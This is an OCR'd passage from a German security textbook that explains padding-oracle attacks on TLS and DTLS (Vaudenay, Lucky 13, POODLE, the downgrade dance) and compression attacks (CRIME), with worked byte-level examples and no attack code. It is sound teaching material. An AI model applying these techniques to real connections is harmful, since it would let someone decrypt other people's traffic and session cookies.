Padding-Oracle-Angriffe wurden zuerst (theoretisch) von Serge Vaudenay [Vau02] beschrieben; Rizzo und Duong [RD10] haben dann acht Jahre später gezeigt, dass diese Angriffe in der Praxis angewandt werden können. Seit 2010 wurde der CBC-Modus mindestens einmal pro Jahr in einer neuen Orakelvariante praktisch (Kap. 9 und 21) gebrochen, sodass vom Einsatz von CBC heute abgeraten werden muss.

Probleme bei der Anwendung auf TLS

Die TLS-Versionen 1.0, 1.1 und 1.2 verwenden ein sehr ähnliches Padding wie in RFC 2440 beschrieben – müssen k Byte gepaddet werden, so wird k-mal der Wert `0x(k-1)` angefügt. Alle Bytewerte müssen also im Vergleich zum RFC-2440-Padding nur um 1 dekrementiert werden.

Trotzdem ist der im vorigen Abschnitt beschriebene Angriff nicht direkt übertragbar. Dies liegt vor allem daran, dass für den Vaudenay-Angriff angenommen wird, dass der symmetrische Schlüssel k während des gesamten Angriffs gleich bleibt. Dies ist aber für TLS nicht der Fall:

- Die Integrität jedes TLS Record wird durch einen MAC geschützt. Daher wird bei einer Änderung des IV immer die MAC-Überprüfung fehlschlagen.
- Schlägt die MAC-Überprüfung fehl, so wird jeweils die komplette TLS-Verbindung verworfen, ein neuer Handshake durchgeführt und ein neuer Schlüssel k berechnet. Der Schlüssel k bleibt also nicht konstant.

Ein Angreifer scheitert bei TLS also schon beim Versuch, das vorletzte Byte des unbekannten Klartextblockes zu verschlüsseln, da er das letzte Byte wegen des wechselnden Schlüssels k nicht auf `0x01` fixieren kann.

Er kann aber weiterhin das *letzte* Byte des Klartextes ermitteln, wenn dieses konstant ist:

- In einem Versuch beträgt die Wahrscheinlichkeit, dass das letzte Klartextbyte den gültigen Padding-Wert `0x00` annimmt, $\frac{1}{256}$.
- Die Wahrscheinlichkeit, dass das letzte Klartextbyte in t Versuchen mindestens einmal den Wert `0x00` annimmt, ist $1 - (1 - \frac{1}{256})^t$.

Durch Wiederholung des Padding-Oracle-Angriffs auf das letzte Byte kann dieses Byte also mit hoher Wahrscheinlichkeit ermittelt werden. Kombiniert man diese Idee nun mit der *Bytewise-Privilege* Technik aus Abschn. 12.3.2, so kann man unter bestimmten Voraussetzungen längere Klartexte auch unter wechselnden TLS-Schlüsseln ermitteln.

Erster Angriff auf TLS

Die Bedingung, dass ein konstanter Klartext wiederholt übertragen wird, ist für typische Anwendungsprotokolle oft erfüllt. In HTTP-Requests wird das gleiche Session Cookie oft an der gleichen Byteposition im Request übertragen. In IMAP oder POP3 wird beim Login das Passwort an exakt der gleichen Byteposition übertragen.

Die Unterscheidbarkeit von validem und invalidem Padding ist schwieriger zu realisieren. Zwar werden in TLS 1.0 zwei unterschiedliche Fehlermeldungen gesendet, wenn nur die MAC-Überprüfung fehlschlug (`bad_record_mac`) bzw. wenn das Padding inkorrekt ist (`decryption_failed`), aber diese werden verschlüsselt übertragen, sodass der Angreifer sie nicht auswerten kann.

In [CHVV03] wurde allerdings die Beobachtung ausgenutzt, dass bei naiver Implementierung dieser Überprüfungen die Meldung `decryption_failed` schneller gesendet wird als die Meldung `bad_record_mac`, da die Überprüfung des MAC etwas länger dauert. Bei der damals aktuellsten Version von OpenSSL betrug diese Zeitdifferenz ungefähr 2 ms, und die Autoren konnten so das Passwort, das beim Login des Outlook-Mail-Client mit TLS geschützt übertragen wird, in 3 h berechnen. Dieser Timing-Seitenkanal wurde anschließend geschlossen – OpenSSL überprüft jetzt den MAC auch dann, wenn das Padding inkorrekt ist. In TLS 1.1 wurde diese Gegenmaßnahme allen Implementierern empfohlen:

„*In order to defend against this attack, implementations MUST ensure that record processing time is essentially the same whether or not the padding is correct. In general, the best way to do this is to compute the MAC even if the padding is incorrect, and only then reject the packet.*“ (RFC 4346 [DR06])

Padding-Oracle-Angriff auf DTLS

Durch diese Gegenmaßnahme schien die Gefahr von Padding-Oracle-Angriffen auf TLS gebannt. Aber neun Jahre später hatten Kenneth G. Paterson und Nadhem J. AlFardan [PA12] die Idee, das Angriffskonzept auf DTLS anzuwenden. In DTLS sind fehlerhafte MACs nicht fatal, d. h., die DTLS-Verbindung wird nicht abgebrochen. Da DTLS 1.0 auf TLS 1.1 basiert, erwarteten sie eigentlich, dass die in RFC 4346 genannte Gegenmaßnahme

implementiert sei. Dies war aber für die wichtigste Implementierung, für OpenSSL in den Versionen älter als 0.9.8 s/1.0.0f, *nicht* der Fall.

Allerdings wurden in DTLS keine Fehlermeldungen gesendet, mit denen man die Verarbeitungszeit auf dem Server messen konnte. Paterson und AlFardan lösten dieses Problem durch Nutzung der Heartbeat-Extension (Abschn. 10.7), und sie fanden eine Möglichkeit, wie man die geringe Zeitdifferenz zwischen der Verarbeitung von Paketen mit korrektem Padding und solchen mit fehlerhaftem Padding vergrößern konnte.

In Abb. 12.10 ist dieser Angriff dargestellt. Hierbei wird ein Heartbeat-Request zusammen mit vielen Angriffspaketen gesendet, in einer genau zeitlich berechneten Abfolge. Diese Pakete haben alle das gleiche Padding, das entweder korrekt oder fehlerhaft sein kann. Durch das genau berechnete Senden dieser Pakete vergrößert sich die gemessene Zeitdifferenz, und es ist mit statistischen Methoden möglich festzustellen, ob ein Paket ein korrektes Padding hatte oder nicht. Danach kann der Vaudenay-Angriff zur Berechnung des Klartextes durchgeführt werden.

Lucky 13

Während der in Abschn. 12.3.3 beschriebene Angriff auf DTLS darauf basierte, dass die dort zitierte Gegenmaßnahme gegen Timing-Angriffe aus RFC 4346 für DTLS *nicht* implementiert war, konnten dieselben Autoren [AP13] ein Jahr später einen *Lucky 13* genannten Angriff präsentieren, der *trotz* dieser Gegenmaßnahme funktionierte. Dies gelang durch genaue Analyse der Funktionsweise von HMAC (Abschn. 3.2):

$$HMAC_H(m) := H(k \oplus opad | H(k \oplus ipad | m))$$

Details zu HMAC In dieser Konstruktion sind $opad$ und $ipad$ konstante 64-Byte-Werte, und der Schlüssel k, der in der Regel kürzer als 64 Byte (also 512 Bit) ist, wird mit Nullbytes auf eine Länge von 64 Byte gepadded. Die Nachricht m wird ebenfalls mit einem Padding versehen, und zwar mit mindestens 9 Byte – einem 8-Byte-Längenfeld und mindestens einem Byte Padding. Damit wird $m = m'|pad$ auf eine Länge gebracht, die ein Vielfaches




Abb. 12.10 Angriff von Paterson und AlFardan auf DTLS

der internen Blocklänge von 64 Byte der Hashfunktion ist. In m' sind auch immer 5 TLS-Header-Byte plus 8 Byte Sequenznummer vorhanden, daher der Name des Angriffs.

Die Funktionsweise aller Hashfunktionen ist iterativ. Eine interne Kompressionsfunktion wird nacheinander auf jeden der 64-Byte-Blöcke angewendet, aus denen die Nachricht besteht.

Für einen Datensatz m', der im TLS Record Layer mit der MAC-then-PAD-then-ENCRYPT geschützt wird, kann man nun folgende Beobachtung machen:

1. Ist $|m'|$ kleiner oder gleich 55 Byte, so werden für die erste (innere) Auswertung der Hashfunktion nur zwei Iterationen der Kompessionsfunktion benötigt, da in diesem Fall $k \oplus ipad|m$ genau 128 Byte lang ist.
2. Ist $|m'|$ größer als 55 Byte, so werden mindestens drei Iterationen benötigt, da $k \oplus ipad|m$ dann mindestens 192 Byte lang ist.

Die Ausgabe der internen Hashfunktion ist je nach verwendeter Funktion 128, 160 oder 256 Bit lang, wird also auf 64 Byte gepadded und bringt es so zusammen mit $k \oplus opad$ auf insgesamt 128 Byte. Hier wird die Kompressionsfunktion von H also immer genau zweimal angewandt.

AlFardan und Paterson beobachteten nun, dass man in lokalen Netzwerken den Zeitunterschied messen kann, der entsteht, wenn bei der HMAC-Berechnung die Kompressionsfunktion entweder insgesamt viermal oder insgesamt fünfmal angewandt wird. Diese Beobachtung ist die Grundlage von Lucky 13, und durch die Messung dieser Zeitdifferenz wird eine Entschlüsselung des Record Layer möglich. Im allgemeinsten Fall sind 2^{23} TLS-Verbindungen erforderlich, um einen Klartextblock zu entschlüsseln, aber es gibt, abhängig von den verschiedenen Implementierungen, auch effizientere Varianten.

Brechen von IND-CCA Wir wollen diesen Angriff an einem einfachen Beispiel erläutern. Eine Standardannahme in der Kryptographie ist, dass ein Angreifer anhand des Chiffretextes nicht erkennen kann, welche von zwei gleich langen Nachrichten m_0 und m_1, die er selbst wählen darf, verschlüsselt wurde. Diese Annahme wird als IND-CCA bezeichnet (Abschn. 2.8), und mithilfe von Lucky 13 kann man diese Annahme brechen.

Betrachten wir also AES als Verschlüsselungsalgorithmus (Blocklänge 16 Byte), HMAC-SHA256 als MAC-Algorithmus (MAC-Länge 32 Byte) und die folgenden beiden Klartextnachrichten, deren Länge jeweils 288 Byte und damit genau 18-mal die AES-Blocklänge ist:

$$m_0 = \overbrace{0xb_1 \ldots 0xb_{32}}^{32} \overbrace{0xFF0xFF0xFF0xFF \ldots 0xFF}^{256}$$

$$m_1 = \overbrace{0xb_1 0xb_2 0xb_3 \ldots 0xb_{284} 0xb_{285} 0xb_{286} 0xb_{287}}^{287} \overbrace{0x00}^{1}$$

Beide Nachrichten werden in diesem IND-CCA-Experiment an eine TLS-Record-Layer-Verschlüsselung übergeben, und genau eine davon, m_b, wird verschlüsselt. Das Ziel des

Angreifers ist es zu bestimmen, ob $b = 0$ oder $b = 1$ gilt. Nach dem MAC-then-PAD-then-Encrypt-Paradigma des TLS Record Layer wird in unserem Beispiel zunächst ein 256-Bit-MAC an m_b angefügt. Damit beträgt die Gesamtlänge des zu verschlüsselnden Klartextes $288 + 32 = 320$ Byte und somit genau ein Vielfaches der AES-Blocklänge – es wird also ein ganzer 16-Byte-Block Padding angefügt. Der zu verschlüsselnde Klartext ist nun

$$M_b = \overbrace{m_b}^{288}\ \overbrace{MAC}^{32}\ \overbrace{0x0A...0x0A}^{16}$$

und der resultierende Chiffretext

$$C_b = \overbrace{\mathsf{IV}}^{16}\ \overbrace{\mathsf{Enc}_k(M_b)}^{336}.$$

Der Angreifer kürzt diesen Chiffretextblock durch Entfernen der hinteren AES-Blöcke auf genau $16+288 = 304$ Byte und sendet den verbliebenen Chiffretext an den Server. Dadurch werden der MAC und das Padding entfernt, die verbliebenen 288 Klartextbyte werden aber korrekt entschlüsselt – entweder zu m_0 oder zu m_1.

Der Server wird den erhaltenen Chiffretext entschlüsseln, das letzte Byte als Längenangabe des Padding interpretieren, die Korrektheit des Padding überprüfen und die Padding-Bytes entfernen. Sowohl m_0 als auch m_1 enthalten in unserem Beispiel ein korrektes TLS 1.1/1.2 Padding – 256-mal den Wert 255 bzw. einmal den Wert 0 –, und damit tritt auch nach Entfernung des eigentlichen Padding kein Padding-Fehler auf.

Der Angreifer kann jetzt zwei Fälle unterscheiden:

1. **Es wurde m_0 verschlüsselt:** In diesem Fall entfernt der Server nach der Entschlüsselung 256 Byte, die er als Padding betrachtet, interpretiert die Bytes $0xb_1$ bis $0xb_{32}$ als MAC und startet eine HMAC-Berechnung über den leeren Bytestring. Da diese Nachricht kleiner als 55 Byte ist, werden zur Auswertung der inneren Hashfunktion des HMAC nur zwei Iterationen der Kompressionsfunktion benötigt.
2. **Es wurde m_1 verschlüsselt:** In diesem Fall entfernt der Server nur 1 Byte Padding, interpretiert die Bytes $0xb_{256}$ bis $0xb_{287}$ als MAC und startet eine HMAC-Berechnung über die 255 ersten Bytes. Hierzu werden in der inneren Hashfunktion sechs Iterationen der Kompressionsfunktion benötigt.

Kann der Angreifer nun den Zeitunterschied zwischen den $2 + 2$ Iterationen der Kompressionsfunktion in Fall 1 und den $2 + 6$ Iterationen in Fall 2 messen, so kann er die beiden Fälle unterscheiden.

Anwendbarkeit auf TLS Der große Timingunterschied, der sich aus unterschiedlich langen Berechnungspfaden für die beiden Fälle des korrekten bzw. inkorrekten Padding ergaben und der in Abschn. 12.3.3 für DTLS ausgenutzt wurde, ist in aktuellen TLS-

Implementierungen nicht mehr vorhanden. In diesen aktuellen Implementierungen wird ein HMAC auch dann berechnet, wenn das Padding inkorrekt ist.

Wenn aber bei fehlerhaftem Padding trotzdem ein HMAC berechnet werden muss, stellt sich sofort die Frage, *über welche Bytes* dieser HMAC denn berechnet werden soll, denn diese Bytes werden ja gerade über ein gültiges Padding definiert. RFC 5246 [DR08, Section 6.2.3.2] schlägt folgende Vorgehensweise vor:

„*For instance, if the pad appears to be incorrect, the implementation might assume a zero-length pad and then compute the MAC. This leaves a small timing channel, since MAC performance depends to some extent on the size of the data fragment, but it is not believed to be large enough to be exploitable, due to the large block size of existing MACs and the small size of the timing signal.*“

Hier konnten AlFardan und Paterson zeigen, dass dieser kleine Timimg-Seitenkanal durch einen sorgfältig konzipierten Angriff statistisch ausgenutzt werden kann. Die Ausgabelänge des MAC-Algorithmus ist bei Lucky 13 von entscheidender Bedeutung – in [AP13] wird für alle Analysen HMAC-SHA1 angenommen, und dessen Ausgabelänge von 20 Byte wird im Folgenden in den Berechnungen verwendet.

Der Lucky-13-Angreifer muss genau die Grenze zwischen zweimaliger und dreimaliger Iteration der Kompressionsfunktion in der inneren Hashfunktion treffen. Daher sendet er ein sorgfältig konstruiertes Chiffretextpaket $c_1|c_2|c_3|c_4$, das die magische Grenze von 55 Byte mit $4 \cdot 16 = 64$ Byte knapp überschreitet.

Das Ergebnis der Entschlüsselung von c_4 sei P_4. Für die Analyse müssen drei Fälle unterschieden werden:

1. Bei einem ungültigen Padding wird laut RFC-Empfehlung ein Null-Padding unterstellt, und es werden nur 20 MAC-Bytes vom Klartext abgezogen, aber gleichzeitig 13 Headerbytes hinzugefügt. Somit ergeben sich 57 Bytes, was über der magischen Grenze von 55 Bytes liegt und somit drei Iterationen der Kompressionsfunktion erfordert.
2. Das „wahrscheinlichste“ korrekte TLS-Padding, das entstehen kann, wenn ein beliebiger Chiffretext an den Server gesandt wird, ist das 1-Byte-Padding, das durch den Wert $0x00$ des letzten Bytes von P_4 angezeigt wird – es wird mit Wahrscheinlichkeit $\frac{1}{256}$ erhalten. Leider kann dieses relativ häufige Ereignis nicht für Lucky 13 genutzt werden, da die magische Grenze von 55 Byte knapp überschritten wird. Von den 64 Byte Klartext werden zwar vor der HMAC-Berechnung 1 Byte Padding und 20 Byte MAC abgezogen, auf der anderen Seite aber zu den verbliebenen 43 Byte wieder 13 Headerbytes hinzugefügt, sodass der zu hashende Wert eine Länge von 56 Byte hat, also genau 1 Byte zu lang ist. Auch hier sind also drei Iterationen der Kompressionsfunktion erforderlich.
3. Das „zweitwahrscheinlichste“ korrekte Padding ist die Bytefolge `0x010x01`; es tritt mit Wahrscheinlichkeit $\frac{1}{2^{16}}$ auf. Dieses Padding liefert einen Klartext, der die magische Grenze von 55 Byte einhält. Es werden 2 Byte Padding und 20 Byte MAC entfernt und ebenfalls 13 Byte Headerdaten angefügt, was genau 55 Byte ergibt. Für dieses und alle weiteren gültigen Paddings, die allerdings nur mit sehr viel kleinerer Wahrscheinlich-




Abb. 12.11 Padding-Algorithmus in SSL 3.0. n ist die Länge der eingesetzten Blockchiffre in Bytes

keit eintreten, reichen also zwei Iterationen der Kompressionsfunktion aus. Dies ist der „glückliche“ Fall, in dem der Angriff funktioniert, daher der Name „Lucky 13“.

Kann der Angreifer also den Zeitunterschied zwischen zwei- und dreimaliger Ausführung der inneren Kompressionsfunktion messen, so kann er die Fälle erkennen, in denen das Padding mit hoher Wahrscheinlichkeit aus dem Wert `0x010x01` besteht, und mit diesem Wissen kann er zwei Bytes des Klartextes berechnen.

POODLE

Padding Oracle On Downgrade Legacy Encryption (POODLE, [MDK14]) ist der erste Angriff, der nicht mehr durch einfache Änderungen der Browser- oder Serverkonfiguration für TLS oder durch einen Softwarepatch abgefangen werden konnte. Er ist eine neue Variante eines *Padding*-Oracle-Angriffs, da hier gezeigt wurde, wie das spezifische Padding von SSL 3.0, das sich grundlegend von dem RFC2040-Padding (Abschn. 12.3.3) unterscheidet, für einen solchen Angriff verwendet werden kann.

Padding in SSL 3.0 Das in SSL 3.0 verwendete Padding-Verfahren ist in Abb. 12.11 illustriert. Dort wird angenommen, dass die eingesetzte Blockchiffre eine Blocklänge von n Byte hat und dass nach der Aufteilung des Klartextes in Blöcke im letzten Block k Byte fehlen. Das Padding besteht in SSL 3.0 aus $k-1$ zufällig gewählten Bytes und einem abschließenden k-ten Byte, das den Wert $k-1$ haben muss.

In der Logik dieses Padding liegt es, dass *immer* ein Padding erforderlich ist – also auch, wenn der letzte Block exakt n Byte umfasst. In diesem Sonderfall, der für den POODLE-Angriff eine wichtige Rolle spielt, werden $n-1$ zufällige Padding-Bytes gewählt, gefolgt von einem abschließenden Byte mit dem Wert $n-1$.

Entschlüsselung in SSL 3.0 SSL 3.0 wendet im Record Layer – wie auch die TLS-Versionen 1.0 bis 1.2 – das MAC-then-PAD-then-ENCRYPT-Paradigma an. Für die Entschlüsselung bedeutet das, dass zunächst der Chiffretext entschlüsselt, dann das Padding des Klartextes entfernt und zum Schluss der MAC über den Klartext überprüft wird. Dies ist in Abb. 12.12 für den Sonderfall dargestellt, dass ein ganzer Klartextblock gepaddet wird – für AES sind das 16 Byte, also hat das letzte Byte des Klartextes den Wert 16.

MitM-Schritt des POODLE-Angriffs Der MitM-Schritt des POODLE-Angriffs besteht darin, ein wie in Abb. 12.12 formatiertes Paket abzufangen und den letzten Chiffretextblock – dort als c_3 bezeichnet – durch einen anderen Chiffretextblock, der interessante Klartextbytes enthält, zu ersetzen – dort als c_1 bezeichnet. Wichtig ist, dass der MAC genau mit dem vorletzten Chiffretextblock abschließt.




Abb. 12.12 MAC-then-PAD-then-ENCRYPT-Entschlüsselung in SSL 3.0 am Beispiel AES-CBC




Abb. 12.13 Fehlerhaftes Padding beim POODLE-MitM-Schritt mit Abbruch der Verbindung




Abb. 12.14 Erfolgreicher MitM-Schritt bei Poodle mit Zwischenergebnis der AES-Entschlüsselung

Nach der Entschlüsselung des neuen letzten Chiffretextblockes wird zunächst einmal das letzte Byte dieses Blockes verwendet, um die Anzahl der Padding-Bytes zu ermitteln. Ist dieser Wert im Fall von AES ungleich 16, so schlägt die Überprüfung des MAC fehl, da die falschen Bytes als MAC ausgewertet werden. Diese Situation ist in Abb. 12.13 dargestellt. In diesem Fall wird die SSL-Verbindung mit einem kritischen Fehler beendet.

Mit Wahrscheinlichkeit $\frac{1}{256}$ hat das letzte entschlüsselte Byte den Wert 15. In diesem Fall stimmen die MAC-Grenzen wieder, und da alle anderen Chiffretextblöcke außer dem letzten nicht verändert wurden, stimmt auch der MAC. Das Paket wird also akzeptiert, und die Verbindung wird nicht abgebrochen. In diesem Fall lernen wir das letzte Byte $m_1[16]$ von $m_1 = m_1[1]...m_1[16]$ wie folgt:

- Da die blockweise AES-Entschlüsselung deterministisch ist, ist das Zwischenergebnis x in Abb. 12.14 für die beiden Blöcke c_1 identisch.
- Das letzte Byte x_{16} dieses Zwischenergebnisses können wir berechnen, indem wir das letzte Byte des vorletzten Chiffretextblockes (in Abb. 12.14 ist dies c_2) mit dem Wert 15 XOR-verknüpfen: $x_{16} = c_2[16] \oplus 15$.
- Aus x_{16} kann dann durch eine XOR-Operation mit dem letzten Byte des Initialisierungsvektors IV[16] das gesuchte Klartextbyte gefunden werden: $m_1[16] = x_{16} \oplus \mathsf{IV}[16]$.

Die Verschlüsselung ist damit gebrochen, da ein Klartextbyte ermittelt werden kann. Damit daraus ein praktisch relevanter Angriff wird, muss der Angriff um zwei Techniken ergänzt werden: um *bytewise privileges* aus dem BEAST-Angriff (Abschn. 12.3.2) und ein erstmals von den POODLE-Autoren beschriebenes seltsames Browserverhalten, den *Downgrade Dance*.

Downgrade Dance Man könnte jetzt argumentieren, dass SSL 3.0 nur ein Problem für extrem veraltete Webbrowser oder Webserver ist, da alle modernen Browser und Server die TLS-Versionen 1.1. und 1.2 präferieren und somit nicht betroffen wären – dies ist aber leider nicht der Fall. Bodo Möller, Thai Duong und Krzysztof Kotowicz [MDK14] haben ein seltsames Verhalten von Webbrowsern identifiziert, das auch die Aushandlung der SSL/TLS-Version im Handshake konterkariert, und es als „Downgrade Dance“ bezeichnet. Dieses Verhalten kann von einem Man-in-the-Middle-Angreifer getriggert werden.

Signalisiert der Angreifer einen kritischen Netzwerkfehler an den Browser, so erniedrigt der Browser bei jedem neuen Verbindungsaufbau seine präferierte TLS-Version. Ein solcher Browser, der z. B. mit TLS Version 1.2 startet, wird nach dem ersten kritischen Netzwerkfehler einen Verbindungsaufbau mit TLS 1.1 versuchen, dann mit TLS 1.0, und schließlich mit SSL 3.0, und nun kann der POODLE-Angriff durchgeführt werden.

12.3.4 Kompressionsbasierte Angriffe

Rizzo und Duong [RD] gelang es ebenfalls, die Datenkompression von TLS für einen Angriff auszunutzen – für CRIME *(Compression Ratio Info-leak Made Easy)*. Grob gesprochen rät der Angreifer dabei, welche Zeichenfolge im Klartext vorkommen könnte, fügt diese Zeichenfolge als Pfadangabe in den GET-Request mit ein und misst die Länge des Chiffretextes. Hat der Angreifer richtig geraten, so wird der Chiffretext kürzer als der Klartext, weil die Kompression die Redundanz aus dem Klartext entfernt. Hat er falsch geraten, so ist der Chiffretext länger. So kann der Angreifer mithilfe von CRIME beispielsweise HTTP-Session-Cookies berechnen.

Datenkomprimierung

Datenkomprimierung in HTTPS Es gibt verschiedene Möglichkeiten, HTTP-Daten komprimiert zu übertragen. In RFC2616 [FGM+99] werden in Section 3.5 und 3.6 *Content Codings* und *Transfer Codings* beschrieben, die auch die gängigen Kompressionsverfahren *gzip, compress* und *deflate* umfassen. Entsprechende Content Codings werden dann kommuniziert, wenn der angeforderte Inhalt bereits in komprimierter Form auf dem Server liegt, und Transfer Codings, wenn die Daten nur zur Übertragung komprimiert werden. In beiden Fällen wird nur der Body der HTTP-Daten komprimiert, der Header ist davon nicht betroffen.

In allen TLS-Standards ist ebenfalls die Möglichkeit vorgesehen, Daten im Record Layer vor der Verschlüsselung zu komprimieren. Diese Komprimierung betrifft dann in HTTPS den gesamten HTTP-Verkehr, einschließlich der Header.

Deflate-Komprimierung LZ77 Die Deflate-Komprimierung kann man am besten an einem Beispiel erläutern. Betrachten wir also den folgenden komprimierten String:

Blaukraut bleibt (-18,9)!

Bei der Dekomprimierung geht der LZ77 wie folgt vor: Von der Position im String, an der die Zahl -18 als Bytewert eingefügt ist, wird der Zeiger 18 Stellen nach links verschoben – er zeigt dann auf das große B von „Blaukraut“. Von dort ausgehend werden neun Zeichen kopiert, und diese Zeichenkette – der String „Blaukraut“ – wird anstelle des Zahlenpaars (−18,9) in den String eingefügt. Der dekomprimierte Text lautet somit


Blaukraut bleibt Blaukraut!

Bei der LZ77-Komprimierung [ZL77] wird also das zweite Auftreten eines Strings durch einen Pointer und eine Längenangabe auf das erste Auftreten desselben Strings ersetzt. Dabei können Pointer auch auf Pointer zeigen, wie das folgende Textbeispiel zeigt.

Die Komprimierung wird umso effizienter, je mehr Text in die Suche nach Referenzen einbezogen wird (Abb. 12.15). Leider wird die Komprimierung dadurch auch immer langsamer. In der Praxis wird daher in jedem Standard, der LZ77 verwendet, eine Fenstergröße *(window size)* festgelegt, die angibt, wie weit LZ77 zurückblicken soll.

Der in Abb. 12.16 angegebene Text ist nicht vollständig komprimiert – das Wort „Blaukraut“ kommt insgesamt viermal vor und könnte dreimal durch einen Pointer ersetzt werden. Dies ist nicht der Fall, da das Kompressionsfenster, also die Anzahl der Zeichen, die der LZ77-Algorithmus gleichzeitig betrachtet, um identische Strings zu entdecken, auf 36 Zeichen festgelegt ist.

Datenkompression gefährdet die Vertraulichkeit Die Grundidee bei allen in diesem Abschnitt beschriebenen Angriffen ist, dass der Angreifer ein paar Zeichen des zu ermittelnden geheimen Strings rät und diese Zeichen in die HTTP-Kommunikation einschleust.




```
001:001 In the beginning, God created<25,5>heaven an<14,6>earth.

0<63,5>2 A<23,12> was without form, ...
```

Abb. 12.15 Komplexes Beispiel für die LZ77-Komprimierung




Abb. 12.16 LZ77-Komprimierung mit einer Fenstergröße von 36 Zeichen

Hat er richtig geraten, so wird der Chiffretext kürzer, hat er falsch geraten, so wird er länger. Diese Grundidee wurde bereits 2002 von John Kelsey [Kel02] beschrieben.

Der Unterschied zwischen den verschiedenen Angriffen besteht darin, welche Teile des HTTP-Datenverkehrs komprimiert werden, wo der geheime Zielwert des Angriffs zu finden ist und wo daher auch der geratene Wert eingeschleust werden muss und wie die Länge des Chiffretextes gemessen wird (Abb. 12.17).

CRIME

In CRIME wurde ausgenutzt, dass bei aktivierter TLS-Kompression auch der HTTP-Header komprimiert wird und dass das LZ77-Fenster groß genug ist, um einen Angreifer-kontrollierten Wert und das geheime Session Cookie zu umfassen. Der Ablauf von CRIME ist in Abb. 12.18 wiedergegeben.

Besucht das Opfer die Webseite des CRIME-Angreifers, so kann der Angriff starten. Der Angreifer hat in seine Webseite eine JavaScript-Funktion eingebettet, die wiederholt Anfragen an bank.de sendet und dabei immer neue, leicht variierte URLs verwendet. Stark vereinfacht läuft ein CRIME-Angriff wie folgt ab:

1. Die JavaScript-Funktion ruft die URL https://bank.de/xxxxxxxxxxxxxxxxxxxx?SID=yyyyyyyy auf. Dadurch wird der Browser veranlasst, eine neue TLS-Verbindung zu bank.de aufzubauen und den in Abb. 12.18 (1) dargestellten GET-Request an den Server zu senden. Da eine TLS-Verbindung besteht, wird auch das mit dem Flag `SECURE` versehene Session Cookie gesendet. Die Anzahl der x- und y-Zeichen ist dabei so gewählt,

	Kompression	Richtung	mögl. Zielwert	Längenmessung
CRIME	Header	$C \to S$	Session Cookie	MitM im Netzwerk
